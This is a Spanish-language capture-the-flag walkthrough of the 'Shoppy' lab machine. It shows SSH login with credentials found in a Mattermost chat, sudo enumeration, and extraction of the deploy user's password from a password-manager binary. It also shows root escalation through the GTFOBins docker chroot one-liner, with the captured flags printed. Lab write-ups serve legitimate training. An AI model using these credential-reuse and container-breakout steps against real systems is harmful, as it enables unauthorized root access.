
```

Ingresando con las credenciales de este usuario:




The image shows the Mattermost login page. At the top left is the Mattermost logo. The main heading is "Log in to your account" in a large, dark blue font. Below it, a subtitle reads "Collaborate with your team in real-time". There are two input fields: "Email or Username" with the text "josh" and "Password" with the text "remembermethisway". A link "Forgot your password?" is located below the password field.

Se muestra una app de comunicación con diferentes canales:



En uno de los canales se encuentra la siguiente información:



jaeger 8:22 AM
Hey @josh,
For the deploy machine, you can create an account with these creds :
username: jaeger
password: Sh0ppyBest@pp!
And deploy on it. *Edited*

8. Con estas credenciales se podría intentar ingresar al servicio de ssh de la máquina víctima:

```
[x]-[parrot@parrot]-[~]  
$ssh jaeger@10.10.11.180  
jaeger@10.10.11.180's password:  
Permission denied, please try again.  
jaeger@10.10.11.180's password:  
Linux shoppyy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Tue Oct 25 11:13:26 2022 from 10.10.16.22AM  
manpath: can't set the locale; make sure $LC_* and $LANG are correct  
jaeger@shoppyy:~$ ls  
Desktop Downloads Pictures ShoppyyApp Videos user.txt  
Documents Music Public Templates shoppyy_start.sh  
jaeger@shoppyy:~$
```

Podemos ver un archivo con la bandera y una carpeta con los archivos de la página web:

```
jaeger@shoppyy:~$ ls  
Desktop Downloads Pictures ShoppyyApp Videos user.txt  
Documents Music Public Templates shoppyy_start.sh  
jaeger@shoppyy:~$ cat user.txt  
e1b2972add5178f564ab4402df0e36d  
jaeger@shoppyy:~$ ^C  
jaeger@shoppyy:~$ cd Desktop/  
jaeger@shoppyy:~/Desktop$ ls  
jaeger@shoppyy:~/Desktop$ cd ..  
jaeger@shoppyy:~$ cd ShoppyyApp/  
jaeger@shoppyy:~/ShoppyyApp$ ls  
README.md exports index.js node_modules package-lock.json package.json schemas static views  
jaeger@shoppyy:~/ShoppyyApp$
```


9. Al realizar un listado como sudo se obtiene la siguiente información:

```
jaeger@shoppy:~$ sudo -l
[sudo] password for jaeger:
Matching Defaults entries for jaeger on shoppy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User jaeger may run the following commands on shoppy:
    (deploy) /home/deploy/password-manager
jaeger@shoppy:~$
```

Al revisar el archivo:

[illegible]

10. Se cambia al usuario deploy y se intenta ejecutar el archivo con las credenciales encontradas:

```
jaeger@shoppy:/home/deploy$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
jaeger@shoppy:/home/deploy$
```

11. Se cambia al usuario deploy y se obtiene una consola de docker:

```
jaeger@shoppy:/home/deploy$ su deploy
Password:
$ ls
creds.txt  password-manager  password-manager.cpp

$ id
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
```

12. Desde la consola del usuario deploy vemos que se tiene una imagen Alpine, así que se busca como acceder al contenedor, pero como usuario root con el uso de esa información. Para esto se usa el recurso GTFOBins, en este se encuentran varios binarios que permiten vulenrar diferentes sistemas:
<https://gtfobins.github.io>

GTFOBins

☆ Star 7,438

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to get the f*** break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a collaborative project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can contribute with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).

Shell

Command

Reverse shell

Non-interactive reverse shell

Bind shell

Non-interactive bind shell

File upload

File download

File write

File read

Library load

SUID

Sudo

Capabilities

Limited SUID

Search among 336 binaries: <binary> +<function> ...

Binary	Functions
ab	<div>File upload</div> <div>File download</div> <div>SUID</div> <div>Sudo</div>
agetty	<div>SUID</div>
alpine	<div>File read</div> <div>SUID</div> <div>Sudo</div>
ansible-playbook	<div>Shell</div> <div>Sudo</div>
cat	<div>Shell</div> <div>Sudo</div>

Se usa el dado para obtener la shell del usuario root para docker:

.. / docker

☆ Star 7,438

Shell

File write

File read

SUID

Sudo

This requires the user to be privileged enough to run docker, i.e. being in the `docker` group or being `root`.

Any other Docker Linux image should work, e.g., `debian`.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```




```
$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# ls
bin boot dev etc home initrd.img initrd.img.old lib lib32 lib64
# whoami
root
#
```


13. Se obtiene la bandera del sistema:


```
# cd ..
# ls
bin boot dev etc home initrd.img initrd.img.old lib lib32 lib64 libx32 lost+found media mnt opt proc root
# cd root
# ls
root.txt
# cat root.txt
8ec9c9a7c4f54c3d00db76e9f370c36e
#
```


● ONLINE 241


10.10.11.180
IP ADDRESS


 **Leave Machine**
Leave this live machine.

 **Reset Machine**
Reset the machine to point zero.

 **Submit Flag**
Submit a flag to this machine.

 **Add To-Do List**
Add this machine to your list.

 **Review Machine**
Rate and send your feedback.



Submit Flag
Ratings are for specific flags, and not the machine as a whole.

INPUT FLAG HASH

8ec9c9a7c4f54c3d00db76e9f370c36e

MACHINE DIFFICULTY RATING

0 1 2 3 4 5 6 7 8 9 10

Hard!

SUBMIT FLAG

CANCEL



Shopyy has been Pwned!

Congratulations  **Howl17**, best of luck in capturing flags ahead!

#4838

MACHINE RANK

25 Oct 2022

PWN DATE

30

POINTS EARNED

OK

SHARE